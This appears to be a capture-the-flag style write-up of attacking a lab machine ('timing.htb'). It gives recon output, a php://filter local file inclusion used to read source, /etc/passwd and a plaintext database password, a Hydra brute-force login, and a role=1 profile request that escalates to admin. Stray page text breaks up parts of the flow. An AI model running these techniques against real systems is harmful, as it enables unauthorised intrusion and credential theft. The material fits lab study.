Creds

Username	Password	Description
root	4_V3Ry_l0000n9_p422w0rd	mysql
aaron	S3cr3t_unGu3ss4bl3_p422w0Rd	ssh

Nmap


Port	Service	Description
22	ssh	OpenSSH 7.6p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
80	http	Apache httpd 2.4.29 ((Ubuntu))

Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

```
# Nmap 7.92 scan initiated Thu Feb 17 10:50:10 2022 as: nmap -sC -sV -p- -vvv -oA nmap/Full 10.10.11.135
Nmap scan report for 10.10.11.135
Host is up, received echo-reply ttl 63 (0.034s latency).
Scanned at 2022-02-17 10:50:11 EST for 25s
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 7.6p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 d2:5c:40:d7:c9:fe:ff:a8:83:c3:6e:cd:60:11:d2:eb (RSA)
| ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABAQC6ADzomquiIRtawuW9q7/zghf1hv0AAFkbO79vcQkoaUG41EKKUfWdZAvSuQs/SfWcqFybWcfjUPfEzAZJAGQvlTIhZ1JY2fNklRVXPHtn7pa4x8ilt8EnknGefh3ZmlLod+RX+E7tU9uS8TWxZjfsWESVoIxTKmr+6p0mgPP8i166cpQWjdCOe
v+G8SoI42Yx53uMyy8j1f9FVun/59iQPrRCm3GvriULO9g3inWJXrSR//vu5v9Z4QxLS2uTQPLhkRr6jF4ATcd3PQJeEBAoZMim61pvb2rkFPnNyvZ7IaJtXk8+DxCjGK2QYEh4825oxk+EaYKBc4cTcRYBjQ/Z
|   256 18:c9:f7:b9:27:36:a1:16:59:23:35:84:34:31:b3:ad (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBFTFC/194Ys9zdque1QtiNUgm1zDmvwpZyygR3joLJHC6pRTZtHR6+HwgJHBYC7k7OI8A5qqimTcibJNTFfyfj4=
|   256 a2:2d:ee:db:4e:bf:f9:3f:8b:d4:cf:b4:12:d8:20:f2 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIAdZXeQCf1/rM6H0MCDVQ9d+24wwNti/hzCsKjyIpvmG
80/tcp open  http    syn-ack ttl 63 Apache httpd 2.4.29 ((Ubuntu))
| http-title: Simple WebApp
|_Requested resource was ./login.php
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.29 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Thu Feb 17 10:50:36 2022 -- 1 IP address (1 host up) scanned in 26.11 seconds
```


Web Enumeration



Gobuster dir

```
kali@kali:~$ cat buster/root.log
/images               (Status: 301) [Size: 313] [--> http://10.10.11.135/images/]
/login.php            (Status: 200) [Size: 5609]
/js                   (Status: 301) [Size: 309] [--> http://10.10.11.135/js/]
/index.php            (Status: 302) [Size: 0] [--> ./login.php]
/css                  (Status: 301) [Size: 310] [--> http://10.10.11.135/css/]
/profile.php          (Status: 302) [Size: 0] [--> ./login.php]
/logout.php           (Status: 302) [Size: 0] [--> ./login.php]
/image.php            (Status: 200) [Size: 0]
/upload.php           (Status: 302) [Size: 0] [--> ./login.php]
/header.php           (Status: 302) [Size: 0] [--> ./login.php]
/footer.php           (Status: 200) [Size: 3937]
/.                    (Status: 302) [Size: 0] [--> ./login.php]
/db_conn.php          (Status: 200) [Size: 0]
```

interesting http://10.10.11.135/index.php/login.php



You are logged in as user !

We are an award-winning creative agency, dedicated to the best result in web design, promotion, business consulting, and marketing.

© 2018 Waves. All Rights Reserved.

Contacts


Address:
798 South Park Avenue, Jaipur, Raj

email:
dkstudioin@gmail.com

phones:
https://karosearch.com or https://karosearch.com

Links

LFI on image.php?img=



10.10.11.135/image.php?img=php://filter/convert.base64-encode/resource=index.php

cGhwIjsKPz4KCjxoMSBjbGFzcz0idGV4dC1jZW50ZXIiIHN0eWxlPSJwYWRkaW5nOiAyMDBweCI+WW91IGFyZSBsb2dnZWQgaW4gYXMgdXNlciA8P3BocCBlY2hvICRfU0VTU0lPTlsndXNlcmlkJ107ID8+ITwvaDE+Cgo8P3BocAppbmNsdWRlX29uY2UgImZvb3Rlci5waHAiOwo/Pgo=

script to enum

```
curl -s http://10.10.11.135/image.php?img=php://filter/convert.base64-encode/resource=$1
```

image.php

```
kali@kali:~$ ./lfi.sh image.php
<?php

function is_safe_include($text)
{
    $blacklist = array("php://input", "phar://", "zip://", "ftp://", "file://", "http://", "data://", "expect://", "https://", "../");

    foreach ($blacklist as $item) {
        if (strpos($text, $item) !== false) {
            return false;
        }
    }
    return substr($text, 0, 1) !== "/";

}

if (isset($_GET['img'])) {
    if (is_safe_include($_GET['img'])) {
        include($_GET['img']);
    } else {
        echo "Hacking attempt detected!";
    }
}
```

/etc/passwd

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106::/home/syslog:/usr/sbin/nologin
messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
_apt:x:104:65534::/nonexistent:/usr/sbin/nologin
lxd:x:105:65534::/var/lib/lxd/:/bin/false
uuidd:x:106:110::/run/uuidd:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:109:1::/var/cache/pollinate:/bin/false
sshd:x:110:65534::/run/sshd:/usr/sbin/nologin
mysql:x:111:114:MySQL Server,,,:/nonexistent:/bin/false
aaron:x:1000:1000:aaron:/home/aaron:/bin/bash
```

so user aaron

/etc/hosts

```
kali@kali:~$ ./lfi.sh /etc/hosts
127.0.0.1 localhost timing.htb
127.0.1.1 timing
```

```
# The following lines are desirable for IPv6 capable hosts
::1     ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```

db_conn.php

```php
<?php
$pdo = new PDO('mysql:host=localhost;dbname=app', 'root', '4_V3Ry_l0000n9_p422w0rd');
```

upload.php

```php
<?php
include("admin_auth_check.php");

$upload_dir = "images/uploads/";

if (!file_exists($upload_dir)) {
    mkdir($upload_dir, 0777, true);
}

$file_hash = uniqid();

$file_name = md5('$file_hash' . time()) . '_' . basename($_FILES["fileToUpload"]["name"]);
$target_file = $upload_dir . $file_name;
$error = "";
$imageFileType = strtolower(pathinfo($target_file, PATHINFO_EXTENSION));

if (isset($_POST["submit"])) {
    $check = getimagesize($_FILES["fileToUpload"]["tmp_name"]);
    if ($check === false) {
        $error = "Invalid file";
    }
}

// Check if file already exists
if (file_exists($target_file)) {
    $error = "Sorry, file already exists.";
}

if ($imageFileType != "jpg") {
    $error = "This extension is not allowed.";
}

if (empty($error)) {
    if (move_uploaded_file($_FILES["fileToUpload"]["tmp_name"], $target_file)) {
        echo "The file has been uploaded.";
    } else {
        echo "Error: There was an error uploading your file.";
    }
} else {
    echo "Error: " . $error;
}
?>
```

admin_auth_check.php

```php
<?php

include_once "auth_check.php";

if (!isset($_SESSION['role']) || $_SESSION['role'] != 1) {
    echo "No permission to access this panel!";
    header('Location: ./index.php');
    die();
}

?>
```

auth_check.php

/etc/hosts

```
10.10.11.135    timing.htb
```

gobuster vhost

```
kali@kali:~$ gobuster vhost -u http://timing.htb -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt -o buster/vhost.log
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:          http://timing.htb
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:     /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt
[+] User Agent:   gobuster/3.1.0
[+] Timeout:      10s
===============================================================
2022/02/17 16:21:34 Starting gobuster in VHOST enumeration mode
===============================================================
Found: gc._msdcs.timing.htb (Status: 400) [Size: 301]
Found: _domainkey.timing.htb (Status: 400) [Size: 301]
Found: mailing._domainkey.sunnynews.timing.htb (Status: 400) [Size: 301]
Found: mailing._domainkey.info.timing.htb (Status: 400) [Size: 301]
Found: hallam_dev.timing.htb (Status: 400) [Size: 301]
Found: hallam_ad.timing.htb (Status: 400) [Size: 301]
Found: wm_j_b__ruffin.timing.htb (Status: 400) [Size: 301]
Found: 2609_n_www.timing.htb (Status: 400) [Size: 301]
Found: 0907_n_hn.m.timing.htb (Status: 400) [Size: 301]
Found: 0507_n_hn.timing.htb (Status: 400) [Size: 301]
Found: faitspare_mbp.cit.timing.htb (Status: 400) [Size: 301]
Found: sb_0601388345bc6cd8.timing.htb (Status: 400) [Size: 301]
Found: sb_0601388345bc450b.timing.htb (Status: 400) [Size: 301]
Found: api_portal_dev.timing.htb (Status: 400) [Size: 301]
Found: api_web_dev.timing.htb (Status: 400) [Size: 301]
Found: api_webi_dev.timing.htb (Status: 400) [Size: 301]
```

```
Found: sklep_test.timing.htb (Status: 400) [Size: 301]

===============================================================
2022/02/17 16:26:20 Finished
===============================================================
```

no 200's.. so prob nothing but left here as a note...


```
for i in $(cat /opt/lfi-linux-list.txt); do ./lfi.sh $i;echo "===================$i==========================" done > lfi.txt
```

grep for aaron see hes in group grumpy... ok...

hydra

```
kali@kali:~$ hydra -l aaron -P /usr/share/wordlists/rockyou.txt $IP http-post-form '/login.php?login=true:user=^USER^&password=^PASS^:Invalid'
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-02-17 16:37:51
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking http-post-form://10.10.11.135:80/login.php?login=true:user=^USER^&password=^PASS^:Invalid
[STATUS] 496.00 tries/min, 496 tries in 00:01h, 14343903 to do in 481:60h, 16 active
[80][http-post-form] host: 10.10.11.135   login: aaron   password: aaron
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-02-17 16:39:28
```



You are logged in as user 2!

We are an award-winning creative agency, dedicated to the best result in web design, promotion, business consulting, and marketing.

© 2018 Waves. All Rights Reserved.

Contacts

Address:
798 South Park Avenue, Jaipur, Raj

email:
dkstudioin@gmail.com

phones:
https://karosearch.com or https://karosearch.com

update profile response

```
HTTP/1.1 200 OK
Date: Thu, 17 Feb 2022 21:41:07 GMT
Server: Apache/2.4.29 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 419
Connection: close
Content-Type: text/html; charset=UTF-8

{
    "id": "2",
    "0": "2",
    "username": "aaron",
    "1": "aaron",
    "password": "$2y$10$kbs9MM.M8G.aquRLu53QYO.9tZNFvALOIAb3LwLggUs58OH5mVUFq",
    "2": "$2y$10$kbs9MM.M8G.aquRLu53QYO.9tZNFvALOIAb3LwLggUs58OH5mVUFq",
    "lastName": "test",
    "3": "test",
    "firstName": "test",
    "4": "test",
    "email": "test",
    "5": "test",
    "role": "0",
    "6": "0",
    "company": "test",
    "7": "test"
}
```

guessing that hashes to aaron.. so lets set role to 1 and see if we become admin.

set role=1

```
POST /profile_update.php HTTP/1.1
Host: timing.htb
Content-Length: 59
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/98.0.4758.82 Safari/537.36
Content-type: application/x-www-form-urlencoded
Accept: */*
Origin: http://timing.htb
```


```
Referer: http://timing.htb/profile.php
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=uuupfcsa8pvhfa5bpfcef1m9pj
Connection: close

firstName=test&lastName=test&email=test&company=test&role=1
```

and

```
HTTP/1.1 200 OK
Date: Thu, 17 Feb 2022 21:53:30 GMT
Server: Apache/2.4.29 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 419
Connection: close
Content-Type: text/html; charset=UTF-8

{
    "id": "2",
    "0": "2",
    "username": "aaron",
    "1": "aaron",
    "password": "$2y$10$kbs9MM.M8G.aquRLu53QYO.9tZNFvALOIAb3LwLggUs58OH5mVUFq",
    "2": "$2y$10$kbs9MM.M8G.aquRLu53QYO.9tZNFvALOIAb3LwLggUs58OH5mVUFq",
    "lastName": "test",
    "3": "test",
    "firstName": "test",
    "4": "test",
    "email": "test",
    "5": "test",
    "role": "1",
    "6": "1",
    "company": "test",
    "7": "test"
}
```



You are logged in as user 2!

We are an award-winning creative agency, dedicated to the best result in web design, promotion, business consulting, and marketing.

© 2018 Waves. All Rights Reserved.

Contacts

